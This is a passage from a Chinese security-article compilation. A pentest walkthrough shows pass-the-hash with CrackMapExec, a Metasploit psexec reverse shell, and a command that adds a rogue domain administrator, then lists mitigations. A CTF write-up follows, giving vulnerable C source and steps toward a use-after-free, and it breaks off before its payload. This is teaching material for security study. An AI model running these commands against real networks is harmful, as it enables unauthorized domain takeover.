FRONTDESK:1002:aad3b435b51404eeaad3b435b51404ee:eb6538aa406cfad09403d3bb1f94785f:::
[+] Added 4 SAM hashes to the database
```
安全客 (www.anquanke.com)

现在我们可以看到：

```
FRONTDESK:1002:aad3b435b51404eeaad3b435b51404ee:eb6538aa406cfad09403d3bb1f94785f:::
```

这一次，我们看到的是密码的 NTLM 哈希，而不是 Responder 之前所获取到的 NETNTLMv2“挑战/响应”哈希。Responder 可以从网络数据中捕捉到哈希，但是这种格式跟 Windows 存储在 SAM 中的数据格式是有所区别的。

接下来我们就要尝试使用这个本地管理员哈希了，需要注意的是，我们根本就不需要破解这个管理员账号的密码，因为我们只需要使用这个密码哈希就可以了：

```
cme smb 172.16.157.0/24 -u administrator -H
'aad3b435b51404eeaad3b435b51404ee:5509de4ff0a6eed7048d9f4a61100e51' --local-auth
```

```
$ cme smb 172.16.157.0/24 -u administrator -H 'aad3b435b51404eeaad3b435b51404e
SMB         172.16.157.1    445    SMB12           [*] Windows Server 2003 37
SMBv1:True)
SMB         172.16.157.1    445    SMB12           [-] SMB12\administrator aa
 STATUS_ACCOUNT_DISABLED
SMB         172.16.157.133  445    2-FD-87622      [*] Windows 10 Pro N 14393
v1:True)
SMB         172.16.157.135  445    PETER           [*] Windows Server 2008 R2
 (SMBv1:True)
SMB         172.16.157.134  445    STEWIE          [*] Windows Server 2008 R2
se) (SMBv1:True)
SMB         172.16.157.133  445    2-FD-87622      [-] 2-FD-87622\administrat
00e51 STATUS_ACCOUNT_DISABLED
SMB         172.16.157.135  445    PETER           [-] PETER\administrator aa
 STATUS_LOGON_FAILURE
SMB         172.16.157.134  445    STEWIE          [+] STEWIE\administrator a
1 (Pwn3d!)
```
安全客 (www.anquanke.com)

我们可以使用 NTLM 存储格式来传递密码哈希，但千万不能使用 NETNTLMv2 格式（除非你想进行的是 SMB 中继攻击）。

让我们感到惊讶的是，本地管理员密码竟然在 STEWIE 设备中再一次出现了，这就是传说中密码重用的情况了。下面给出的是这台主机的 NetBIOS 信息：

```
$ cme smb 172.16.157.134
SMB 172.16.157.134 445 STEWIE
```

[*] Windows Server 2008 R2 Foundation 7600 x64 (name:STEWIE) (domain:MACFARLANE) (signing:False) (SMBv1:True)

我们可以看到，这台主机是 MACFARLANE 域的成员之一，而这个域是我客户的活动目录所在的主域。所以说，一台不在目标域中的计算机里竟然重用了内部网络服务器的本地管理员密码，这你敢信？现在，在 Metasploit 和 PsExec 的帮助下，我们就可以将 NTLM 作为密码，然后利用 Metasploit 来传递密码哈希并完成入侵渗透了：

```
msf> exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                  Required
   ----                  ---------------                                  --------
   RHOST                                                                  yes
   RPORT                 445                                              yes
   SERVICE_DESCRIPTION                                                    no
   SERVICE_DISPLAY_NAME                                                   no
   SERVICE_NAME                                                           no
   SHARE                 ADMIN$                                           yes
folder share
   SMBDomain             .                                                no
   SMBPass               aad3b435b51404eeaad3b435b51404ee:5509de4ff0a6eed7048d9f4a61100e51  no
   SMBUser               administrator                                    no
                                                          安全客 ( www.anquanke.com )
```

运行了相应命令之后，我们成功获取到了目标主机的 shell：

```
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf> exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.16.157.1:4444
[*] 172.16.157.134:445 - Connecting to the server...
[*] 172.16.157.134:445 - Authenticating to 172.16.157.134:445 as user 'administrator'...
[*] 172.16.157.134:445 - Selecting PowerShell target
[*] 172.16.157.134:445 - Executing the payload...
[+] 172.16.157.134:445 - Service start timed out, OK if running a command or non-service
[*] Sending stage (206403 bytes) to 172.16.157.134
[*] Meterpreter session 3 opened (172.16.157.1:4444 -> 172.16.157.134:49197) at 2018-03-

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >                                          安全客 ( www.anquanke.com )
```

我们还可以加载 Mimikatz 模块并读取 Windows 内存数据来寻找密码：


```
$ cme smb 172.16.157.135 -u administrator -p 'October17' -x 'net user markitzeroda hackersPassword! /add
/domain /y && net group "domain admins" markitzeroda /add'
SMB         172.16.157.135  445    PETER            [*] Windows Server 2008 R2 Foundation 7600 x64 (name:
PETER) (domain:MACFARLANE) (signing:True) (SMBv1:True)
SMB         172.16.157.135  445    PETER            [+] MACFARLANE\administrator:October17 (Pwn3d!)
SMB         172.16.157.135  445    PETER            [+] Executed command
SMB         172.16.157.135  445    PETER            The command completed successfully.
$                                                      安全客 ( www.anquanke.com )
```

这样看来，我们似乎得到了域管理员（DA）的账号信息了。那么接下来，我们使用 CME 来在域控制器中执行了命令，并将我们自己添加为了域管理员（这样操作纯粹是为了方便演示我们的渗透测试，在真实的攻击场景中，为了保证攻击的隐蔽性，我们一般选择使用已发现的账号）。

```
cme smb 172.16.157.135 -u administrator -p 'October17' -x 'net user markitzeroda hackersPassword! /add /domain /y && net group "domain admins" markitzeroda /add'
```

请注意上述代码中我们所使用的/y 参数，它的作用是强制让 Windows 允许我们将可用的密码长度增加到 14 个字符以上。

下图显示的是域控制器的远程桌面截图：



总结

因此，如果 FRONTDEST 设备已经加入了目标域中，我肯定会选择禁用 LLMNR（从组策略中禁用），这样一来攻击者在一开始就不会得到该设备的访问权了，因此也就不会得到可以入侵整个域的访问凭证了。当然了，现在还有很多其他的缓解方案，比如说利用 LAPS 来管理本地管理员密码，或通过设置 FilterAdministratorToken 来防止 SMB 登录。

在这篇文章中，我们通过实际的渗透测试来告诉了大家如何通过外部活动目录来获取到域管理员的帐号凭证，希望本文的内容可以给大家平时的渗透测试带来一些灵感。

协程切换的临界区块控制不当而引发的 UAF 血案

作者：holing
文章来源：【看雪】https://bbs.pediy.com/thread-224686.htm

0x00 前言

首先祝大家新年快乐，最近做了一道 pwn 题，挺有意思的，是利用协程切换时临界区控制不当而导致的 UAF，这题做了我很久，两天多。（可能是因为我菜）所以感觉很有收获，写这个不仅是分享，也是把我自己做题的心路历程记录下来，总结经验。

0x01 linux 协程基础

协程，简单的说，就是用户态的，程序自己所控制的线程。我们知道，线程的管理与调度，一般是操作系统所控制的，但是协程，是用户自己所控制的。在操作系统看来，无论你建立了多少个协程，都只把它看作是一个线程。

1、ucontext_t 结构体

一个 linux 帮我们定义好的结构体，记录了一个协程的状态，比如寄存器信息，等等。

2、linux 的协程，有 4 个 API:

（1）getcontext，把执行完这个 call 后理论上应该有的状态，以及协程的信息，记录到 ucontext_t 结构体

（2）setcontext，把当前记录在 ucontext_t 的数据，加载到当前状态中

（3）makecontext，将这个 ucontext_t 中的 eip 设置为给定数值，并且给上指定参数，调用这个函数前，必须要先 getcontext 初始化 ucontext_t。这个函数其实就是用来初始化协程用的，一般就是会给个函数指针作为初始 eip。这个就好比创建线程时给的那个线程函数的函数指针。

（4）swapcontext，用于协程切换，会把当前状态存入第一个 ucontext_t，并且加载第二个 ucontext_t 到当前状态。

linux 协程的具体内容我不会细讲了。。毕竟这是一道 pwn 的 writeup 不是 linux 协程开发教程。。。上面只是大概地说了一下。。。详细内容可以看看 linux 的 man http://man7.org 或者

https://segmentfault.com/p/1210000009166339/read#2-1-_getcontext_u5B9E_u73B0

0x02 caas pwn

这道 pwn 是开源的，以下是源代码 ：

```
#include <stdint.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <ucontext.h>
#include <assert.h>
#include <unistd.h>

// CRC

static uint32_t crc32_tab[] = {
    0x00000000, 0x77073096, 0xee0e612c, 0x990951ba, 0x076dc419, 0x706af48f,
    0xe963a535, 0x9e6495a3, 0x0edb8832, 0x79dcb8a4, 0xe0d5e91e, 0x97d2d988,
    0x09b64c2b, 0x7eb17cbd, 0xe7b82d07, 0x90bf1d91, 0x1db71064, 0x6ab020f2,
    0xf3b97148, 0x84be41de, 0x1adad47d, 0x6ddde4eb, 0xf4d4b551, 0x83d385c7,
    0x136c9856, 0x646ba8c0, 0xfd62f97a, 0x8a65c9ec, 0x14015c4f, 0x63066cd9,
    0xfa0f3d63, 0x8d080df5, 0x3b6e20c8, 0x4c69105e, 0xd56041e4, 0xa2677172,
    0x3c03e4d1, 0x4b04d447, 0xd20d85fd, 0xa50ab56b, 0x35b5a8fa, 0x42b2986c,
    0xdbbbc9d6, 0xacbcf940, 0x32d86ce3, 0x45df5c75, 0xdcd60dcf, 0xabd13d59,
    0x26d930ac, 0x51de003a, 0xc8d75180, 0xbfd06116, 0x21b4f4b5, 0x56b3c423,
    0xcfba9599, 0xb8bda50f, 0x2802b89e, 0x5f058808, 0xc60cd9b2, 0xb10be924,
    0x2f6f7c87, 0x58684c11, 0xc1611dab, 0xb6662d3d, 0x76dc4190, 0x01db7106,
    0x98d220bc, 0xefd5102a, 0x71b18589, 0x06b6b51f, 0x9fbfe4a5, 0xe8b8d433,
    0x7807c9a2, 0x0f00f934, 0x9609a88e, 0xe10e9818, 0x7f6a0dbb, 0x086d3d2d,
    0x91646c97, 0xe6635c01, 0x6b6b51f4, 0x1c6c6162, 0x856530d8, 0xf262004e,
    0x6c0695ed, 0x1b01a57b, 0x8208f4c1, 0xf50fc457, 0x65b0d9c6, 0x12b7e950,
    0x8bbeb8ea, 0xfcb9887c, 0x62dd1ddf, 0x15da2d49, 0x8cd37cf3, 0xfbd44c65,
    0x4db26158, 0x3ab551ce, 0xa3bc0074, 0xd4bb30e2, 0x4adfa541, 0x3dd895d7,
    0xa4d1c46d, 0xd3d6f4fb, 0x4369e96a, 0x346ed9fc, 0xad678846, 0xda60b8d0,
    0x44042d73, 0x33031de5, 0xaa0a4c5f, 0xdd0d7cc9, 0x5005713c, 0x270241aa,
    0xbe0b1010, 0xc90c2086, 0x5768b525, 0x206f85b3, 0xb966d409, 0xce61e49f,
    0x5edef90e, 0x29d9c998, 0xb0d09822, 0xc7d7a8b4, 0x59b33d17, 0x2eb40d81,
```

```
    0xb7bd5c3b, 0xc0ba6cad, 0xedb88320, 0x9abfb3b6, 0x03b6e20c, 0x74b1d29a,
    0xead54739, 0x9dd277af, 0x04db2615, 0x73dc1683, 0xe3630b12, 0x94643b84,
    0x0d6d6a3e, 0x7a6a5aa8, 0xe40ecf0b, 0x9309ff9d, 0x0a00ae27, 0x7d079eb1,
    0xf00f9344, 0x8708a3d2, 0x1e01f268, 0x6906c2fe, 0xf762575d, 0x806567cb,
    0x196c3671, 0x6e6b06e7, 0xfed41b76, 0x89d32be0, 0x10da7a5a, 0x67dd4acc,
    0xf9b9df6f, 0x8ebeeff9, 0x17b7be43, 0x60b08ed5, 0xd6d6a3e8, 0xa1d1937e,
    0x38d8c2c4, 0x4fdff252, 0xd1bb67f1, 0xa6bc5767, 0x3fb506dd, 0x48b2364b,
    0xd80d2bda, 0xaf0a1b4c, 0x36034af6, 0x41047a60, 0xdf60efc3, 0xa867df55,
    0x316e8eef, 0x4669be79, 0xcb61b38c, 0xbc66831a, 0x256fd2a0, 0x5268e236,
    0xcc0c7795, 0xbb0b4703, 0x220216b9, 0x5505262f, 0xc5ba3bbe, 0xb2bd0b28,
    0x2bb45a92, 0x5cb36a04, 0xc2d7ffa7, 0xb5d0cf31, 0x2cd99e8b, 0x5bdeae1d,
    0x9b64c2b0, 0xec63f226, 0x756aa39c, 0x026d930a, 0x9c0906a9, 0xeb0e363f,
    0x72076785, 0x05005713, 0x95bf4a82, 0xe2b87a14, 0x7bb12bae, 0x0cb61b38,
    0x92d28e9b, 0xe5d5be0d, 0x7cdcefb7, 0x0bdbdf21, 0x86d3d2d4, 0xf1d4e242,
    0x68ddb3f8, 0x1fda836e, 0x81be16cd, 0xf6b9265b, 0x6fb077e1, 0x18b74777,
    0x88085ae6, 0xff0f6a70, 0x66063bca, 0x11010b5c, 0x8f659eff, 0xf862ae69,
    0x616bffd3, 0x166ccf45, 0xa00ae278, 0xd70dd2ee, 0x4e048354, 0x3903b3c2,
    0xa7672661, 0xd06016f7, 0x4969474d, 0x3e6e77db, 0xaed16a4a, 0xd9d65adc,
    0x40df0b66, 0x37d83bf0, 0xa9bcae53, 0xdebb9ec5, 0x47b2cf7f, 0x30b5ffe9,
    0xbdbdf21c, 0xcabac28a, 0x53b39330, 0x24b4a3a6, 0xbad03605, 0xcdd70693,
    0x54de5729, 0x23d967bf, 0xb3667a2e, 0xc4614ab8, 0x5d681b02, 0x2a6f2b94,
    0xb40bbe37, 0xc30c8ea1, 0x5a05df1b, 0x2d02ef8d
};

uint32_t crc32(uint32_t crc, const unsigned char *buf, size_t size) {
    const uint8_t *p;

    p = buf;
    crc = crc ^ ~0U;

    while (size--) {
        crc = crc32_tab[(crc ^ *p++) & 0xFF] ^ (crc >> 8);
    }

    return crc ^ ~0U;
}
```

```
// Fiber

static ucontext_t *g_fib;
static ucontext_t *g_active_fibs;
static ucontext_t *g_unactive_fibs;

void fiber_init() {
    ucontext_t *fib = malloc(sizeof(ucontext_t));
    getcontext(fib);
    fib->uc_link = 0;
    g_fib = fib;
    g_active_fibs = fib;
}

void fiber_yield() {
    ucontext_t *next = g_fib->uc_link;
    if (next == NULL)
        next = g_active_fibs;

    if (next == g_fib)
        return;

    ucontext_t *current_context = g_fib;
    g_fib = next;
    swapcontext(current_context, g_fib);
}

void __fiber_new(void (*f)()) {
    f();
    while (1)
        fiber_yield();
}

void fiber_new(void (*func)()) {
    ucontext_t *fib = malloc(sizeof(ucontext_t));
    getcontext(fib);
```

```
    fib->uc_stack.ss_sp = malloc(0x8000);
    fib->uc_stack.ss_size = 0x8000;

    makecontext(fib, (void*)__fiber_new, 1, func);
    printf("Starting Worker #%08x\n", (unsigned)fib);
    fib->uc_link = g_active_fibs;
    g_active_fibs = fib;
}

int fiber_toggle(ucontext_t *moving, ucontext_t **from, ucontext_t **to) {
    ucontext_t *fib = *from;
    ucontext_t *last = NULL;
    while(fib != NULL && fib != moving) {
        last = fib;
        fib = fib->uc_link;
    }
    if(fib == NULL)
        return 1;

    if(last == NULL)
        *from = fib->uc_link;
    else
        last->uc_link = moving->uc_link;//unlink

    moving->uc_link = *to;//insert to other queue
    *to = moving;
    return 0;
}

int fiber_pause(void *id) {
    return fiber_toggle(id, &g_active_fibs, &g_unactive_fibs);
}

int fiber_resume(void *id) {
    return fiber_toggle(id, &g_unactive_fibs, &g_active_fibs);
}
```

```
// Lock free stack
struct node {
    void *entry;
    struct node* next;
};

struct node* job_stack;
struct node* result_stack;

void push(struct node **stack, void* e){
    struct node* n = malloc(sizeof(struct node));
    n->entry = e;
    n->next = *stack;
    *stack = n;
}

void* pop(struct node **stack) {
    struct node *old_head, *new_head;
    while(1) {
        old_head = *stack;
        if(old_head == NULL){
            return NULL;//empty stack case
        }
        new_head = old_head->next;
        fiber_yield();//exploit here
        if(*stack == old_head) {
            *stack = new_head;//if exploit properly, *stack can be setted to a dangling pointer
            break;
        }
    }

    void *result = old_head->entry;
    free(old_head);
    return result;
}

// App
```

```
struct job {
    unsigned int id;
    unsigned int len;
    unsigned char *input;
    unsigned int *result;
};

unsigned int job_id = 0;
unsigned int n_jobs = 0;
unsigned int n_workers = 0;
unsigned int n_results = 0;

void worker() {
    while(1) {
        printf("[Worker #%08x] Getting Job\n", (unsigned)g_fib);
        struct job* job = pop(&job_stack);
        if(job == NULL) {
            printf("[Worker #%08x] Empty queue, sleeping\n", (unsigned)g_fib);
            fiber_yield();
            continue;
        }
        printf("[Worker #%08x] Got a job\n", (unsigned)g_fib);

        *(job->result) = crc32(0, job->input, job->len);
        n_jobs -= 1;
        n_results += 1;
        push(&result_stack, (void*)job);
    }
}

int menu() {
    printf("Menu: (stats: %d workers, %d jobs, %d results)\n", n_workers, n_jobs, n_results);
    printf("    1. Request CRC32 computation\n");
    printf("    2. Add a worker\n");
    printf("    3. Yield to workers\n");
    printf("    4. Toggle worker\n");
```

```
    printf("    5. Gather some results\n");
    printf("    6. Exit\n");
    printf("> ");
    int choice;
    scanf("%d", &choice);
    fgetc(stdin); // consume new line
    return choice;
}

int main() {
    unsigned int wid, size;
    setbuf(stdout, 0);
    fiber_init();
    printf("================================\n");
    printf("===         CRC32 As A Service         ==\n");
    printf("================================\n\n");

    while(1) {
        switch(menu()) {
            case 1:
                if(n_jobs < 10) {
                    printf("Size: ");
                    scanf("%d", &size);
                    fgetc(stdin); // consume new line
                    if(size > 0x100) {
                        printf("Error: input needs to be smaller than 0x100");
                    } else {
                        unsigned char *input = malloc(size);
                        printf("Contents:\n");
                        assert(size == fread(input, 1, size, stdin));

                        struct job *job = malloc(sizeof(struct job));
                        job->id = job_id;
                        job->len = size;
                        job->input = input;
                        job->result = malloc(sizeof(unsigned int));
```

```
            push(&job_stack, job);
            n_jobs += 1;

            printf("Requested job. ID: #%08x\n", job_id++);
        }
    } else {
        printf("Error: job worker limit\n");
    }
    break;
case 2:
    if(n_workers < 4) {
        n_workers++;
        fiber_new(worker);
    } else {
        printf("Error: reached worker limit\n");
    }
    break;
case 3:
    printf("Working...\n");
    fiber_yield();
    printf("Finished working for now.\n");
    break;
case 4:
    printf("Worker ID: #");
    scanf("%x", &wid);
    fgetc(stdin); // consume new line
    if(fiber_pause((ucontext_t *)wid) == 0) {
        printf("Pausing worker #%08x.\n", wid);
    } else if(fiber_resume((ucontext_t *)wid) == 0) {
        printf("Resuming worker #%08x.\n", wid);
    } else {
        printf("Error: Worker #%08x not found.\n", wid);
    }
    break;
case 5:
    while(1) {
        struct job *job = pop(&result_stack);
```

```
                if(job == NULL) {
                    printf("No more results right now. Try again later.\n");
                    n_results = 0;
                    break;
                } else {
                    printf("Job #%08x result: %08x\n", job->id, *job->result);
                    free(job->result);
                    free(job);
                }
            }
            break;
        default:
            return 0;
    }
  }
  return 0;
}
```

题目提供了一个 crc32 计算服务，我们可以请求 crc32 计算，添加协程，切换到协程，暂停协程，收集计算结果并显示。这个服务使用的是非抢占式的协程切换，需要 yield 主动切换到其他协程。如果对线程切换原理有过了解，看这个代码应该不难。。如果没有，呃，好好学习大学的操作系统课程再来打 CTF。。。！ （逃

0x03 利用漏洞点构造 UAF

这个漏洞点可真是难找，我当时对着代码看了好久都没发现任何显而易见问题（溢出或者格式化字符串漏洞或者 UAF Double Free 什么的）。找了好久，终于发现，本应该是临界区的 pop 操作，被分开了！

```
void* pop(struct node **stack) {
  struct node *old_head, *new_head;
  while(1) {
    old_head = *stack;
    if(old_head == NULL){
      return NULL;//empty stack case
    }
    new_head = old_head->next;
    fiber_yield();//exploit here
```

```
    if(*stack == old_head) {
        *stack = new_head;//if exploit properly, *stack can be setted to a dangling pointer
        break;
    }
}
```

注释是我自己加的，意思是，这个 yield 可以被利用，如果操作得当，*stack 可以被设置为一个 dangling pointer。

但是又有一个问题，他每次切换回来的时候，都会检查*stack 和 old_head 是否相等，如果不等，那么会重新加载一次 new_head 和 old_head 并且再次 yield。这给利用造成了一些困难。不过，我们可以想想堆运行原理：被 free 后的内存会被 insert 到 fastbin 中，再 malloc 的话会直接从 fastbin 里面取，这样会导致内存地址是一样的。如果对堆的运行机制不了解，可以看看这篇文章 https://jaq.alibaba.com/community/art/show?articleid=315。

这样我们就有利用的思路了。

1、添加两个 worker 协程

2、创建两个 job，大小为 128，最开始我用 128 是为了防止因为创建的用于装内容的堆被塞入 fastbin，不过后面看了一下，这个内存不会被 free 掉。。。所以不影响，但是后面这个 job 是可能要拿来装 payload 的，所以尽量大点也无所谓吧。先添加 worker 再添加 job 也是有道理的，因为第一，我们的 payload 可能要有堆基址的信息，而 worker 可以直接泄露堆基址，所以先拿到堆基址总没坏处；第二，到时候 ROP 可能会调用 scanf 这种函数，需要很大栈空间，所以在后面 malloc 可以使得他在堆区域的比较后面的位置，这样栈的空间就足够了。

3、这个时候 yield，我们发现两个 worker 不会立刻开始计算，而是会卡在 pop 的 yield，然后切回主协程，如图。此时，new_head 和 old_head，分别是第 1 个 job 和第 2 个 job。

```
Working...
[Worker #080536d8] Getting Job
[Worker #0804b570] Getting Job
Finished working for now.
```

4、此时暂停第二个 worker，所以待会 yield 他就不会运行了

5、yield 两次，用第一个 worker 计算出 crc32，此时 job_stack 为空(NULL)


6、收集 crc32 的运行结果，这时会释放 result 和 node 到大小为 0x10 的 fastbin 中（注意虽然 result 分配的大小是 4，但是会向上取 8 的倍数，加上堆块的头，就是 16bytes）。如图，此时 0x10 的 fastbin 中有 4 个 chunk，其中从左到右第一个和第三个是之前 result 的内存空间，而第二个和第四个是 node 的内存空间。因为收集 result 时，是先 pop，其中调用了 free，再 free 的 result。从左到右前两个是第 2 个 job 所 malloc 过的内存，后两个是第 1 个 job 所 malloc 过的内存。。

```
pwndbg> fastbins
fastbins
0x10: 0x805b998 → 0x805b9a8 → 0x805b8d8 → 0x805b8e8 ← 0x0
0x18: 0x805b980 → 0x805b8c0 ← 0x0
0x20: 0x0
0x28: 0x0
0x30: 0x0
0x38: 0x0
0x40: 0x0
```

```
[Worker #0804b570] Getting Job
[Worker #0804b570] Empty queue, sleeping
Job #00000000 result: baa49640
[Worker #0804b570] Getting Job
[Worker #0804b570] Empty queue, sleeping
Job #00000001 result: baa49640
No more results right now. Try again later
```

7、这个时候再创建一个大小为 128 的 job，注意这个大小不能太小，不然会从 fastbin 里面拿。此时是先 malloc 的 result，然后 push 里面再 malloc 的 node。所以，存入 job_stack 的，刚好是第 2 个 job 的 node，同时，这个值也会等于正在暂停的第二个 worker 的 old_head！这样，如果我们再运行第二个 worker，*stack == old_head 会被通过！并且，job_stack 的值会被设置为之前所存放的的 new_head，这是第 1 个 job 的 node，而这个地址此时还在 fastbin 中！这样我们就构造了一个 UAF！

8、恢复 worker 2 yield，构造出如上所说的 UAF，如图所示



0x04 利用 UAF

接下来就是想，该怎么利用这个 UAF 了。

与劫持 C++虚表的 UAF 利用的套路不同，这个不是 C++程序，所以利用只有另求方法。

这个时候 job_stack 的值在 fastbin 中，但是我们对 node 没有直接写入的权限，不能像一些套路一样，改写 fd 的值，使 malloc 返回自定义的地址。如果我们再分配一个 128 字节的 job，新的 job node 和旧的 job node 会指向同一个地址。所以栈这个单向链表会形成一个环，想了一想，发现不好利用。

那么，既然 job 数据的大小是可控的，那么我们为什么不能让这个分配到一个 0x10 的 fastbin 呢？我们来看看 malloc 的顺序 :


```
unsigned char *input = malloc(size);
printf("Contents:\n");
assert(size == fread(input, 1, size, stdin));

struct job *job = malloc(sizeof(struct job));
job->id = job_id;
```

